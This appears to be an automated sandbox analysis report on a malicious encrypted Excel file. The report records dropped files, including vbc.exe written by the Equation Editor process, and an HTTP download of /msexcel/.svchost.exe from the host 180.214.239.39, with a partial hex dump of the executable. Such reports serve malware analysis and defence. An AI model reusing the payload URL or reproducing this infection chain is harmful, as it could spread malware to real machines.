SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$ol.e7....U...... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........_h.(.u\|0a.....].R.z...2......GJY \|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X.......6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........ (W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..\|j.....b.r7.O!F...c'......$...)....|O.CK...._.......Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\542157E3.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false

Preview:

......JFIF.............C...C...r...."..}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\559E50EA.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 687 x 111, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2493
Entropy (8bit):	7.758903050821124
Encrypted:	false
SSDEEP:	48:F9quw7IIfnKFZR4r5vB4FRLiWWl4sXhGI4Y9E5ZBZ7CK0lrC:nQHO34r5vB4F7Wu6zGXZG/pC
MD5:	A5D66CCBEE7946308A985B0FA9CC74F7
SHA1:	D86FFD2A310B16C59849B8E574B673E36643FDDF
SHA-256:	6B8E5D3AFEA87B138C1084837085EDFF6D74B5001E92897CE6FF087058204B28
SHA-512:	7C65B24A8A88B88831CCF9089B89946FCC26748DB226488155899D73F7B63EAF32424432A66D78B385DED8381A66E2207EE6BF197D6BC550DDD222D323B73D98
Malicious:	false

Preview:

.PNG........IHDR.......o........2...qPLTE.............x.....`.5......5...``.......5..........`.......f.:.5..5.`.`...5..._...55........t.`.`......``4.....Z...U...\.9Z.3f...c.....n..X..N.44....f..:...\...`...:.f..f.:......
<v......e:......d5.`.f..\....`````5444\..Z...........Z.....3...4_.78..8.f.f.45..3.5.........3....-l..Z.:.....:.:\.......4..]4..3..7c[._ff:.::.955....:..:.....d3ZZ:::.`5.U......IDATx...=O.P..an.p'.s.q0 I[5....c`
.d.....t..{zhm...-.$...@.....q....K....+,.WXB...^a....z...=.z.F...X.E7....(.:.{...px...W..^..N..g....S.c...r.W.CK.s...[*Kv.-5..^.:.f..^.../..BQ....H.~H...[.v./f..y.e..Y.Y.}.CB...`..6{...mz..
J.z.O../.m&uV......y._...g)...^..|..Zl..2>.M..c...<..h..~...^..<....i.K..-|.........[A.Ke....sT..H..Z..y`..+v..Vp...U..H6z..J........_...,.S.....t...[..^a....z.%..K....+,.WXB...^a................`..
...Kq7..w....\...'..'....b.......Q#.j.!.,.c..#A..J..^..P%J..^.m.K.=..w.<..k.,..>..w=.v...Y...........&......r.kX-.%6.S..U.B.|........0.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\67F6771.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false

Preview:

.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D991930.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D991930.jpeg	
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91669DF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k. ...pzos.......6;,..H.....U..a..9..1...$......*.kl<.\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,......i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J. +......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\97BC617C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k. ...pzos.......6;,..H.....U..a..9..1...$......*.kl<.\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,......i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J. +......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\98E3C7D6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 779 x 181, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5842
Entropy (8bit):	7.92185581034873
Encrypted:	false
SSDEEP:	96:+Q9KyOE9ulJ01zAcTCcAZd+0Mvin1EFi0sAMcNV99iyysx8JXmaalNsWHfjMzNzl:4yvmJ0VmQE/Ovi0aa5EMzNzl
MD5:	871E67261292737F85DEE051B2EF5B1A
SHA1:	3108E69E8BEABB0CD820696E9F22889B5E7D3224
SHA-256:	F35AAA75635EB695B2DA69C932ECBD5AD4DB934EBFB0433DAC7913C2B7551A6A
SHA-512:	3C0CC7DF2D5080166C1C35C0D120CA686A8EF09348AB0F28CE6859FEC9F7DD3AB16955D79E1C092A5D78666FAE978F69E632D9FB307776E69FD586ADA605FE F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\98E3C7D6.png	
Preview:	.PNG.....IHDR.....'P.....gAMA.....a.....sRGB.....pHYs.....o.d....PLTE.....LLL.....ppp.....`.6.....?.6.._...`Bi.. .Y..f...%E....._...5DG...._.tNq.8.6..<?.....5...PVj..X.1...4U..._z..ANTT.b...kt..zZ5.....__.....~.....ff`.....H#....DIDATx..[.[....R..lK.|....E*.....P.....sz...3..I...X#.....ff wv...n...~:.X...E}.....\`}.g..>.3.X.....r!.`.:..B8\.f0f....lx4..7s.o....F.&..\.....s!\.....o.....Ssa....1.X.<9."sso...G.\XX..q.2.....D@.0..."..'./0.....K.px.....X.....`.....iD..c.-.....J//.o.,....<.....9m). ..R...@'..q.y....N..&$...v94.q..<.w.\.P.....f_.... ...B.0}o.....y.....l.Z..PzRb..F.....[..).....J,....B....t(..BR...w .Q...S...H...{.....7P.....o...Ol..fV.\.....}.....A'.g.:E.7.u .....|.5pDj..f0.E:n..'. .....E..j^..tp\H;....3...C\..u.e..P.{...6.9....".6M....K..".F.D.a0.....|>.T...x.Yj....C".

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A298892B.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.0774464665993575
Encrypted:	false
SSDEEP:	96:+Sc4AAjL6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5cqjU+H3tWa6WdTfOYLpR8d
MD5:	70A88C1226FC889154191297A4A09A2F
SHA1:	03234CA14006B1F4C1A45A06BD4BE69E7B2B70EC
SHA-256:	BEE993BAEB024759B6F3DB327531AAB552A87B79B3FE112E311AEF9D9FE0A3CF
SHA-512:	655CF38CC37DBA421408536253142E347644D542E475464D867466044FF521523EE66FE0E4F7BAC960DBB795C8DBD00E2DFBB7C8D675E68131F52415B6AC81F5
Malicious:	false
Preview:	....l...,.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....j.6.).X.....d.....P.....p....\.....p.....6Pv...p....`..pxij.$y.v.....v....$.....d.....4...^.p....^.p.....P.{.....-.....<.v.....<.>v.Z.v....X.a....xij..... .....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(.... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BB193A54.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....},....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/....,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DB194BA7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 779 x 181, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5842
Entropy (8bit):	7.92185581034873
Encrypted:	false
SSDEEP:	96:+Q9KyOE9ulJ01zAcTCcAZd+0Mvin1EFi0sAMcNV99iyysx8JXmaaINsWHfjMzNzl:4yvmJ0VmQE/Ovi0aa5EMzNzl
MD5:	871E67261292737F85DEE051B2EF5B1A
SHA1:	3108E69E8BEABB0CD820696E9F22889B5E7D3224
SHA-256:	F35AAA75635EB695B2DA69C932ECBD5AD4DB934EBFB0433DAC7913C2B7551A6A
SHA-512:	3C0CC7DF2D5080166C1C35C0D120CA686A8EF09348AB0F28CE6859FEC9F7DD3AB16955D79E1C092A5D78666FAE978F69E632D9FB307776E69FD586ADA605FE F
Malicious:	false
Preview:	.PNG.....IHDR.....'P.....gAMA.....a.....sRGB.....pHYs.....o.d....PLTE.....LLL.....ppp.....`.6.....?.6.._...`Bi.. .Y..f...%E....._...5DG...._.tNq.8.6..<?.....5...PVj..X.1...4U..._z..ANTT.b...kt..zZ5.....__.....~.....ff`.....H#....DIDATx..[.[....R..lK.|....E*.....P.....sz...3..I...X#.....ff wv...n...~:.X...E}.....\`}.g..>.3.X.....r!.`.:..B8\.f0f....lx4..7s.o....F.&..\.....s!\.....o.....Ssa....1.X.<9."sso...G.\XX..q.2.....D@.0..."..'./0.....K.px.....X.....`.....iD..c.-.....J//.o.,....<.....9m). ..R...@'..q.y....N..&$...v94.q..<.w.\.P.....f_.... ...B.0}o.....y.....l.Z..PzRb..F.....[..).....J,....B....t(..BR...w .Q...S...H...{.....7P.....o...Ol..fV.\.....}.....A'.g.:E.7.u .....|.5pDj..f0.E:n..'. .....E..j^..tp\H;....3...C\..u.e..P.{...6.9....".6M....K..".F.D.a0.....|>.T...x.Yj....C".

C:\Users\user\Desktop\~$DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data

C:\Users\user\Desktop\~$DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx	
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	259192
Entropy (8bit):	4.6012516392465255
Encrypted:	false
SSDEEP:	1536:2blgLWMXncWYqmOeDA6W6h8eaBWTvYeigJ2cI6wt:NLWMXntzVAA6W6GwZJgt
MD5:	9318CD06A9A0B788DC043A63C97D4FCE
SHA1:	A296EA3E1CF6D41F9D059D7D6E5058882B03161A
SHA-256:	7AD18B09938D40E8EC342EE6BEE6B190A986FFEDCE7567A638B8D25B4098CB69
SHA-512:	DA057BF10D5A7AE8863DD0310B3D4116AF6535AACC68074C9C301E79F580860C2CECBA991628D274D62E029EE210F92705C12125DC390072556CA031A16CD4E
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.....Rich.....PE..L....zY.....@..... .....P....@.....eR.....$F..(....`...p.....X... .....(.. .....text...d:.....@..... ..` .data.....P.....P.....@....rsrc....p..`.....`.....@..@...I.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994383691720442
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx
File size:	1163264
MD5:	ab57abd998267541ce6d27ecf2b85ba5
SHA1:	4840478268380cf80e55d5ca019d108236d100a6
SHA256:	6af62a337c410357a5f49294e98ead83092c6a1d3b73e58c2f56ea5abfdd745e
SHA512:	3aab6a08a924bb2453fa3b67ad5a252f0e855a97d90f9e51612aa87d62ecfcb1721ee6cc23a7be8616e72759ba966e82cdf8e25457bfd005502c3d4aeba9bb0d
SSDEEP:	24576:4euFjaC6WRHUXZ1oTCc6RX4+AogtnEHj2cwEcX1/68kyuMHFnoRoPE:4evC7RHUXZpc6AoCEDtRc168zlnHE
File Content Preview:	.....>..... .....z.....|.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 180.214.239.39

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	180.214.239.39	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 07:25:39.066087961 CEST	0	OUT	GET /msexcel/.svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 180.214.239.39 Connection: Keep-Alive
Aug 2, 2021 07:25:39.361825943 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 02 Aug 2021 05:13:25 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Sun, 01 Aug 2021 20:24:21 GMT ETag: "3f478-5c8853ce1d903" Accept-Ranges: bytes Content-Length: 259192 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c7 bf 79 da 83 de 17 89 83 de 17 89 83 de 17 89 00 c2 19 89 82 de 17 89 cc fc 1e 89 87 de 17 89 b5 f8 1a 89 82 de 17 89 52 69 63 68 83 de 17 89 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 81 b0 7a 59 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 40 03 00 00 90 00 00 00 00 00 00 88 13 00 00 00 10 00 00 00 5 0 03 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 e0 03 00 00 10 00 00 65 52 04 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 24 46 03 00 28 00 00 00 00 60 03 00 f2 70 00 00 00 00 00 00 00 00 00 00 58 e0 03 00 20 14 00 00 00 00 00 00 00 00 00 00 00 11 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 f4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 64 3a 03 00 00 10 00 00 00 40 03 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 94 0b 00 00 00 50 03 00 00 10 00 00 00 50 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f2 70 00 00 00 60 03 00 00 80 00 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$yRichPELzY@P@eR$F(`pX ( .textd:@ `.dataPP@ .rsrcp``@@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

